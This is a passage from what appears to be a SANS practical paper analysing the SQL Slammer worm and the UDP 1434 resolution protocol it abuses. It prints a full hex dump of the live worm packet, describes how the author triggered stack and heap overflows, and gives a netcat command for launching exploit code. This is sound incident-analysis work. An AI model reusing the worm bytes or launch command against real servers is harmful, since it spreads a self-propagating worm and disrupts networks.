<sup>45</sup> [https://iss.custhelp.com/cgi-bin/iss.cfg/php/enduser/std\\_adp.php?p\\_sid=MBhejyBg&p\\_lva=&p\\_faaid=1878&p\\_created=1044018322&p\\_sp=cF9zcmNoPTEmcF9ncmlkc29ydD0mcF9yb3dfY250PTI4JnBfc2VhcmNoX3RleHQ9TVNERSZwX3NIYXJjaF90eXBIPTMmcF9wcm9kX2x2bDE9fmFueX4mcF9wc](https://iss.custhelp.com/cgi-bin/iss.cfg/php/enduser/std_adp.php?p_sid=MBhejyBg&p_lva=&p_faaid=1878&p_created=1044018322&p_sp=cF9zcmNoPTEmcF9ncmlkc29ydD0mcF9yb3dfY250PTI4JnBfc2VhcmNoX3RleHQ9TVNERSZwX3NIYXJjaF90eXBIPTMmcF9wcm9kX2x2bDE9fmFueX4mcF9wc)

<sup>46</sup> <http://www.cisco.com/warp/public/707/cisco-sa-20030126-ms02-061.shtml>

<sup>47</sup> <http://www.sqlsecurity.com/>

<sup>48</sup> <http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=10&tabid=13>

then loops to generate another random IP Address. This activity is without throttle and leads to CPU and network saturation.

## Protocol Description

Back in the “Description of SQL Network Communications / SSR Service” section, I discussed the SSR service from a high level point of view – what it does. It is now time to get down to the nitty-gritty and look at some packet data to see how it does it. Yes, we are up to the cool part.

It’s all about the first byte sent. If a 0x02 is sent, SQL will respond by dumping connection and instance information. Earlier we ran SQLPing.exe to illustrate the type of information that can be gathered from UDP 1434, this is what it looks like on the wire.

A client submits a request to the SSR Service by directing a UDP packet to port 1434 with a single byte, 0x02 as the payload. The response contains information on who to connect to the queried server. Using the packet capture program Ethereal (<http://www.ethereal.com/>) the exchange can be observed.





Figure 5 Non-Production capture of a SSR Service request



**Figure 6 Non-Production Sanitized capture of a SSR Service reply**

If we were to send a byte payload of 0x04, we are requesting the SQL server to open the following registry key;

HKLM\Software\Microsoft\Microsoft SQL Server\<?>\MSSQLServer\CurrentVersion

The <?> marker is replaced with the value specified in the byte train after the 0x04, in the requestor packet. For instance, if we were to format a request thusly;

0x04 0x4D 0x53 0x53 0x51 0x4C 0x53 0x45 0x56 0x45 0x52

the SSR Service would interrogate the following registry key -

....\Software\Microsoft\Microsoft SQL Server\MSSQLSERVER\MSSQLServer\CurrentVersion

As x4D = uppercase M, x43 = uppercase S etc. It would appear that the intent of a 0x04 request is to interrogate a specified instance.

I created a small script and ran it with the above values (instance = MSSQLSERVER) in a non-production environment. At first blush, my results seem puzzling, but bear with me, I believe I can account for some early inconsistencies.




Figure 7 - Capture of SSR Service 0x04 Request

4	18.79392074	sqlmangr.ex...	CloseKey	HKLM\System\CurrentControlSet\Control
5	18.79396068	sqlmangr.ex...	CloseKey	HKLM\System\CurrentControlSet\Control
6	20.71365914	sqlservr.exe...	OpenKey	HKLM\SOFTWARE\Microsoft\Microsoft
7	22.79946753	sqlagent.ex...	OpenKey	HKLM\SOFTWARE\Microsoft\MSSQLS
8	22.79950971	sqlagent.ex...	QueryValue	HKLM\SOFTWARE\Microsoft\MSSQLS

ComputerName\ActiveComputerName	SUCCESS
ComputerName	SUCCESS
SQL Server\MSSQLSEVER\MSSQLServer\CurrentVersion	NOTFOUND
server\SQLServerAgent	SUCCESS
server\SQLServerAgent\MSSXServerName	SUCCESS

I split the [RegMon](#)<sup>49</sup> graphic for readability, but you can see that the key was not found. Although the first half of the request does exist in the registry tree –

...\\Software\\Microsoft\\ Microsoft SQL Server \\ MSSQLServer\\MSSQLServer\\CurrentVersion

The second half does not and in fact doesn't exist as a viable subkey in that tree.

Hating the mystery, I started snooping around and found this key –

HKLM\\Software\\Microsoft\\MSSQLServer\\MSSQLServer\\CurrentVersion

This strongly indicates that this is the key for the default instance and contains the configuration information that the 0x04 requestor seeks. It almost seems like the coding for the 0x04 request is in error and attempting to interrogate the wrong key.

I fortunately had access to a production SQL cluster with two instances installed. Checking the registry, things start to fall into place. The registry key that is interrogated by the 0x04 request packet;

HKLM\\Software\\Microsoft\\Microsoft SQL Server\\<?>\\MSSQLServer\\CurrentVersion

<sup>49</sup> Registry Monitor is a tool from [www.sysinternals.com](http://www.sysinternals.com) that monitors registry access for success and failure events. A must for anyone that troubleshoots a win32 box.

- *does* exist with the `<?>` being replaced by our second instance name. (Sorry no screen shots allowed on production systems) Interestingly, there is no sign of the *first* instance under this key. Furthermore, both my production and non-production system list the *first* instance under the identical key;

HKLM\Software\Microsoft\MSSQLServer\MSSQLServer\CurrentVersion

Thus it would seem that the 0x04 request packet only interrogates instances *other than* the first default instance. I really can't see the benefit of this 'split' arrangement – it seems to me that Microsoft redesigned the keys a bit after they came up with the concept of instances. Why they didn't keep it all in the same 'container' is beyond me but I have been working with Microsoft products for too long to waste much time pondering about it. In any event, the mechanism for a 0x02 is different. Since no instance is specified, the SSR Service server queries the –

HKLM\Software\Microsoft\Microsoft SQL Server\InstalledInstances

- key and acquires a list of *all instances* on the server. From there the necessary keys are queried in order to produce a report that covers *all* instances.

The 0x04 request will be discussed more in the coming pages since it is the vehicle that Slammer uses to create the overflow condition.


It was mentioned earlier that there was also a Heap Buffer Overflow for UDP 1434. Although no known exploit exists, it seems germane to talk about the vehicle as if it did exist.

Another byte to send is 0x08. Unfortunately, I could turn up no definitive information as to the valid use (if any) for this bit pattern. Nor could I see anything obvious from a target point of view using RegMon and FileMon<sup>50</sup> when I toss the byte at the service. From a vulnerability perspective, it is known that by sending a 0x08 followed by a long string, followed by a colon, and topped of with a number, a Heap based buffer overflow can be triggered. Being inquisitive this is exactly what I did by modifying my script. The result was predictable;

---

<sup>50</sup> File Monitor – Like it's companion, Registry Monitor, FileMon is from the fine folks at [www.sysinternals.com](http://www.sysinternals.com). FileMon tracks file access successes and failures.





**Figure 8 - What happens when you perform a heap overflow**

FYI – It took a reboot to get the SQL server back online – bumping the service just wasn't enough. Interestingly. This was not the case for the stack-based overrun, I was able to kill the process and restart at will.

The final byte that can be sent is a 0x0A. This directly relates to the last vulnerability identified by David Litchfield, my self-titled "SQL Pings". By sending a packet to UDP 1434 with a single byte in the payload, 0x0A, we expect to see the target reply back with a single UDP packet with a 0x0A as the payload.

© SANS Institute

No.	Source	Destination	Protocol	Info
29	192.168.0.1	192.168.0.39	UDP	Source port: 4343 Destination port: 1434
30	192.168.0.39	192.168.0.1	UDP	Source port: 1434 Destination port: 4343

Frame 29 (43 bytes on wire, 43 bytes captured)	
Ethernet II, Src: 00:e0:29:09:31:9f, Dst: 00:48:54:67:39:cc	
Internet Protocol, Src Addr: 192.168.0.1 (192.168.0.1), Dst Addr: 192.168.0.39 (192.168.0.39)	
User Datagram Protocol, Src Port: 4343 (4343), Dst Port: 1434 (1434)	
Source port: 4343 (4343)	
Destination port: 1434 (1434)	
Length: 9	
Checksum: 0x5dd2 (correct)	
Data (1 byte)	

0000	00 48 54 67 39 cc 00 e0	29 09 31 9f 08 00 45 00	.HTg9... ).1...E.
0010	00 1d 62 e7 00 00 80 11	56 70 c0 a8 00 01 c0 a8	..b..... vp.....
0020	00 27 10 f7 05 9a 00 09	5d d2 0a	..... ].

Figure 9 - "SQL Ping"

No.	Source	Destination	Protocol	Info
29	192.168.0.1	192.168.0.39	UDP	source port: 4343 destination port: 1434
30	192.168.0.39	192.168.0.1	UDP	source port: 1434 destination port: 4343

Frame 30 (60 bytes on wire, 60 bytes captured)	
Ethernet II, Src: 00:48:54:67:39:cc, Dst: 00:e0:29:09:31:9f	
Internet Protocol, Src Addr: 192.168.0.39 (192.168.0.39), Dst Addr: 192.168.0.1 (192.168.0.1)	
User Datagram Protocol, Src Port: 1434 (1434), Dst Port: 4343 (4343)	
Source port: 1434 (1434)	
Destination port: 4343 (4343)	
Length: 9	
Checksum: 0x5dd2 (correct)	
Data (1 byte)	

0000	00 e0 29 09 31 9f 00 48	54 67 39 cc 08 00 45 00	..).1..H Tg9...E.
0010	00 1d b7 94 00 00 80 11	01 c3 c0 a8 00 27 c0 a8	.....
0020	00 01 05 9a 10 f7 00 09	5d d2 0a 20 20 20 20 20	..... ].
0030	20 20 20 20 20 20 20 20	20 20 20 20	

Figure 10 - And the reply packet

For grins, I did try several other bit combinations. I didn't perform an exhaustive outing but I did note that the SSR Service treated 0x02 and 0x03 as the same. It *appeared* to be binary weighted (010 and 011 both share the '2' bit) but further testing revealed this to be a false assumption since other combinations did not seem to have an effect on the SQL server.

I made several references to "my script" in the above exercises. By script standards, it's rather pitiful but it does get the job done. In keeping with the spirit of not providing 'ease of use' tools to script kiddies, let's just say that I piped a hex file through a Swiss army knife and leave it at that.



## How Slammer works – under the hood

There have been many write-ups of this worm from an assembly language point of view. Since assembly language is rather static, it would be plagiaristic of me to rehash an instruction-by-instruction analysis here. I did find two breakdowns that were commented a bit more than most. They are provided at the following URLs; <http://www.techie.hopto.org/sqlworm.html> and <http://www.eeye.com/html/Research/Flash/sapphire.txt>

That being said, I plan to discuss this more from a “what occurs in this block” overview vice trudging through a debugger line by line view. I suspect this will be a bit more helpful to most who read these words.

When the worm first hit, I was able to capture the worm as it slammed up against my home network. Besides the numerous warnings that were already posted on the net, it was obvious that something was out of spec with this traffic because up until this time, probes to UDP 1434 were a rather rare animal; I was now receiving hundreds of them. The following is a dump from Ethereal of the packet data from one of the many hundreds of captures.

```
0000  00 10 95 96 cd d7 00 03 6b 1a 48 8c 08 00 45 00  .....k.H...E.
0010  01 94 11 27 00 00 71 11 10 c9 18 9f 1f 66 44 32  ...'..q.....fD2
0020  aa 32 10 4a 05 9a 01 80 fe 97 04 01 01 01 01 01  .2.J.....
0030  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  .....
0040  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  .....
0050  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  .....
0060  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  .....
0070  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  .....
0080  01 01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb  .....B.
0090  0e 01 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90  .....p.B.p.B.
00a0  90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01  .....h...B....
00b0  01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5  .1...P..5...P..
00c0  51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e  Qh.dllhel132hkern
00d0  51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54  QhounthickChGetT
00e0  66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66  f.llQh32.dhws2_f
00f0  b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73  .etQhsockf.toQhs
0100  65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d  end....B.E.P..P.
0110  45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b  E.P.E.P..P...B.
0120  1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff  ...=U..Qt.....B.
0130  16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1  ...1.QQP.....
0140  01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a  ...Q.E.P.E.P..j
0150  11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50  .j.j...P.E.P.E.P
0160  ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d  .....<a...E..
0170  0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d  .@.....)....
0180  04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51  ....E.j...E.P1.Q
0190  66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6  f..x.Q.E.P.E.P..
01a0  eb ca  ..
```

Breaking the hex dump down, the first 14 bytes indicate the Layer 2 (Ethernet) packet data with no big surprises. The next 20 bytes indicate a rather unremarkable Layer 3 IP packet header indicating a UDP payload [0x11]. It is unremarkable in the fact that there appears to be no mangling of the protocol and the source did not ‘feel’ spoofed. Since spoofing is most closely associated with

some type of Denial of Service attack, the fact that this was UDP didn't seem to fit the mold since few networks would allow ICMP error messages to be returned to the source ala a "SMURF". Nor did I think that my ISP or I was being actively targeted, a quick trip to [Internet Storm Center](http://isc.incidents.org/)<sup>51</sup> and [Internet Pulse](http://www.internetpulse.net/)<sup>52</sup> indicated that this was causing massive Internet congestion.

The next 8 bytes contained the **UDP header** indicating a target port of **1434**, the SQL name resolution service, again the protocol header seemed valid with no obvious signs of mangling.

As one would expect, it is the UDP payload, the next 376 bytes, that we find things of interest. Most suspicious is the long string of 0x01 bytes that begin almost immediately. Unless the data is representing a graphic or some type of data compression, one would immediately suspect that a buffer overflow is being viewed.

### The Overflow

The first byte of the UDP payload is 0x04, which as previously discussed is designed to interrogate the following registry key;

HKLM\Software\Microsoft\Microsoft SQL Server\<?>\MSSQLServer\CurrentVersion

where the <?> marker is replaced with a SQL Instance name contained in the bytes immediately after the 0x04. Needless to say, 96 non-printable characters [0x01] is not a valid request. In fact, this is *the* buffer overflow. I was curious as to the size of the buffer but could find no definitive source for an answer. So, I modified my script to throw an increasing series of 0x01 characters at the SQL server. On the 65<sup>th</sup> 0x01, the SQL server fell down. Assuming that it is a full path, by adding in the HKLM\ ... (45 characters) and ... \CurrentVersion (27 characters) bracket, it would seem that the overflow is triggered when the 137<sup>th</sup> character is passed into the SSR Service. Having said that, I don't believe that I am *fully* correct in this interpretation. Since the <?> stands for an instance name, 65 characters seems a bit much. I suspect that much more is being overwritten but it takes 137 characters to overwrite something important. Needless to say, the worm uses a very carefully constructed byte stream to run "arbitrary" code rather than just "smash the stack".

The vulnerable file that is being abused is ssnetlib.dll (generally referenced as Super Socket Net Library or Server Side Net Library). It is this file that is invoked when a SQL server receives a 0x04 packet. As explained earlier, a stack buffer overflow is triggered when bad packets overwrite a return address that is stored on the stack, In this case, the stack is overwritten with the starting address of the

---

<sup>51</sup> <http://isc.incidents.org/>

<sup>52</sup> <http://www.internetpulse.net/>

malicious code, thus when the stack is popped, the EIP points directly to Slammer.

There is one more thing about this particular overflow that is noteworthy. The attacker is throwing a UDP packet at a port that is unauthenticated. That is, the packet is allowed to interact with the application despite not having an account on the system. It is this simple fact that allowed Slammer to infect so many SQL servers on the Internet with ease.

### Setup / Initialization

At the onset, the worm performs several necessary functions before it's next step of propagation.

- The worm must rebuild certain parts of itself (some disassemblies call this the 'header') that may have become corrupt during the overflow process. This is in reality the holding area for the 'sploit code' that will eventually be sent out in the propagation phase.
- The worm then locates two API's via sqlsort.dll or more precisely via sqlsort's IAT table. The IAT (Import Address Table) is a table that lists the DLL where each function resides in memory. Thus for any malicious code that needs to perform this type of operation, the only trick is to know what file to query. With Slammer, sqlsort.dll fits the bill nicely. The two API's that Slammer is specifically interested in obtaining from the IAT table are, [LoadLibraryA\(\)](#)<sup>53</sup> and [GetProcAddress\(\)](#)<sup>54</sup>. I found a CLI tool from [NTSecurity](#)<sup>55</sup> called [periscope](#)<sup>56</sup> and dumped the IAT table (among other structures) from the sqlsort.dll file. The output of which can be found [here](#) in Appendix B.

The `GetProcAddress()` call simply returns the memory address of a function that is requested, and `LoadLibraryA()` is used to 'map' a DLL to which a handle (pointer) is returned. Handles are essentially *the way* code accesses an object. The object may be a block in memory containing a number of attributes about an object; the handle is a pointer that references that block. It is this handle that `GetProcAddress` uses to obtain the memory addresses of needed functions. Essentially these calls are needed because the locations of various functions in Windows vary depending on the OS and even the patch level. This is the way Slammer (or any other worm or virus for that matter) can be platform / patch level independent. In fact, it is noted that even some aspects of the IAT table for

---

<sup>53</sup> <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/loadlibrary.asp>

<sup>54</sup> <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/getProcAddress.asp>

<sup>55</sup> <http://ntsecurity.nu>

<sup>56</sup> <http://ntsecurity.nu/toolbox/periscope/>

sqlsort.dll varies from SQLsp1 and SQLsp2 as evident of some code in Slammer that attempts to 'fingerprint' the GetProcAddress API.

- Now that Slammer has the *method* to locate certain functions, it does so.
  - Locate WS2\_32.DLL (library)
  - Locate Kernel32.DLL (library)
  - Locate [socket\(\)](#)<sup>57</sup> (function)
  - Locate [sendto\(\)](#)<sup>58</sup> (function)
  - Locate [GetTickCount\(\)](#)<sup>59</sup> (function)

Though the meat of the disassemblies contain a bit more gory detail, this general overview covers not only Slammer, but also serves as a good road guide as to how other worms or viruses accomplish their tasks, though depending on what the infection is trying to accomplish different functions will be invoked. For instance, if TCP is the desired transport the connect() function would be needed.

## Propagation

Things are fairly anticlimactic from here. Slammer generates a random IP address by using GetTickCount(), creates a UDP socket via socket() and then uses sendto() to send the 376 byte payload on to the next host using UDP 1434 as the target port. Do note that the worm makes no attempt at spoofing the source IP address. Unlike CodeRed, Slammer makes no attempt at testing whether the target is running a vulnerable version of SQL. It simply enters a tight loop and sends packets as fast as the processor / network bandwidth will allow. Since most Internet connected servers generally have large pipes to the Internet, the packet production from an infected server was not limited by processor speed or the ability of the worm to replicate, but by available bandwidth.

As mentioned earlier, since Slammer makes use of the UDP protocol to propagate, it takes full advantage of UDP's connectionless design. In addition, the 376-byte payload was completely contained in a single 404-byte UDP packet (20 byte IP, 8 byte UDP, & 376 byte payload) thus making it small and fast. The spread of Slammer was nothing short of phenomenal, to use a new term that seems to have entered everyday lexicon, Slammer was a "*Shock and Awe*" attack on the Internet.

In a paper authored by David Moore ([CAIDA](#)<sup>60</sup>), Vern Paxson ([ICIR](#)<sup>61</sup> & [LBNL](#)<sup>62</sup>), Stefan Savage ([UCSD CSE](#)<sup>63</sup>), Colleen Shannon ([CAIDA](#)), Stuart Staniford

<sup>57</sup> [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/sendto\\_2.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/sendto_2.asp)

<sup>58</sup> [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/sendto\\_2.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/sendto_2.asp)

<sup>59</sup> <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/gettickcount.asp>

<sup>60</sup> <http://www.caida.org/> (Cooperative Association for Internet Data Analysis)

<sup>61</sup> <http://www.icir.org/> (The ICSI Center for Internet research)

<sup>62</sup> <http://www.lbl.gov/> (Lawrence Berkeley Nation Laboratory)

<sup>63</sup> <http://www.cse.ucsd.edu/index.php> (Jacobs School, Department of computer Science)

([Silicon Defense](#)<sup>64</sup>), and Nicholas Weaver ([Silicon Defense](#) / [UC Berkeley EECS](#)<sup>65</sup>) entitled "[The Spread of the Sapphire/Slammer Worm](#)<sup>66</sup>", the authors studied the spread of the worm and made the following conclusions;

- The worm doubled in size every 8.5 ( $\pm 1$ ) seconds.
- Within 3 seconds it achieved its max-scanning rate of 55 million scans per second. At this rate, Slammer was able to scan 90% of the Internet in 10 minutes.
- Most vulnerable machines were compromised within 10 minutes.
- Symantec [DeepSite™ Threat Management System](#)<sup>67</sup> places the number of infected machines in excess of 200,000.

## How to use the exploit

Although we have the actual exploit code, the *exact* method used to launch the attack is currently unknown. No individual or group has yet to come forward and take responsibility, though a [story](#)<sup>68</sup> (later found to be false) found its way into circulation blaming it on the radical Islamic group Harkat-ul-Mujahideen.

It is likely that the bloodline of Slammer was derived from the original proof of concept code published by David Litchfield who discovered the vulnerability. Mr. Litchfield himself, in a posting to [BugTraq](#)<sup>69</sup> advanced this theory based on several similarities between the exploit code and his proof of concept code. The similarities were so striking as to cause Litchfield to question whether he would continue to post proof of concept code. In the end, despite some criticism from various news feeds, Mr. Litchfield decided that [full disclosure](#)<sup>70</sup> was still the best option thusly adding more fuel on the full / non disclosure holy war.

Litchfield initially released the proof of concept code at a 2002 Black Hat conference. (His original presentation can be found by clicking [here](#)<sup>71</sup>). In the Litchfield code, [\[Source code / Pseudo code Listing 1\]](#), a buffer overrun is accomplished but there is no propagation code built in. Instead, his code spawns a remote shell back to a NetCat listener.

I did find some actual 'sploit code at [Digital Offense](#)<sup>72</sup> that used the same byte train as the known exploit along with some [initial analysis](#)<sup>73</sup> of the worm soon

<sup>64</sup> <http://www.silicondefense.com/> (Silicon Defense)

<sup>65</sup> <http://www.eecs.berkeley.edu/> (Berkley, Electrical Engineering and Computer Sciences)

<sup>66</sup> <http://www.caida.org/outreach/papers/2003/sapphire/sapphire.html>

<sup>67</sup> <http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf>

<sup>68</sup> <http://www.der-keiler.de/Mailing-Lists/Full-Disclosure/2003-02/0131.html>

<sup>69</sup> <http://www.securityfocus.com/archive/1/309097>

<sup>70</sup> <http://www.eweek.com/article2/0,3959,868083,00.asp>

<sup>71</sup> <http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf>

<sup>72</sup> <http://www.digitaloffense.net/>

<sup>73</sup> [http://www.digitaloffense.net/worms/mssql\\_udp\\_worm/](http://www.digitaloffense.net/worms/mssql_udp_worm/)

after it hit. This Pseudo code can be found in this paper by clicking this link - [Source code / Pseudo code Listing 2](#). It essentially is a perl script (worm.pl) that “prints” a packet through a pipe to NetCat, which sends a UDP (-u) packet to a specified target (server) and SSR Service port (1434). The command syntax is;

```
perl worm.pl | nc server 1434 -u -v -v -v
```

Indeed, the code works as advertised.

© SANS Institute 2003, Author retains full rights.



## Signature of the Attack

There are several tells to this attack the least of which was my wife complaining about the slowness of the Internet and why are we paying forty dollars a month for cable <smirk>.

Kidding aside, sometimes it is the user who draws attention to a network problem. Since Slammer crippled several choke points in the Internet, slow browsing speeds were observed almost universally. Particular problems were observed on the backbone provider UUNET as the following capture from [Internet Pulse](http://www.internetpulse.net/)<sup>74</sup> illustrated on the morning of the attack.

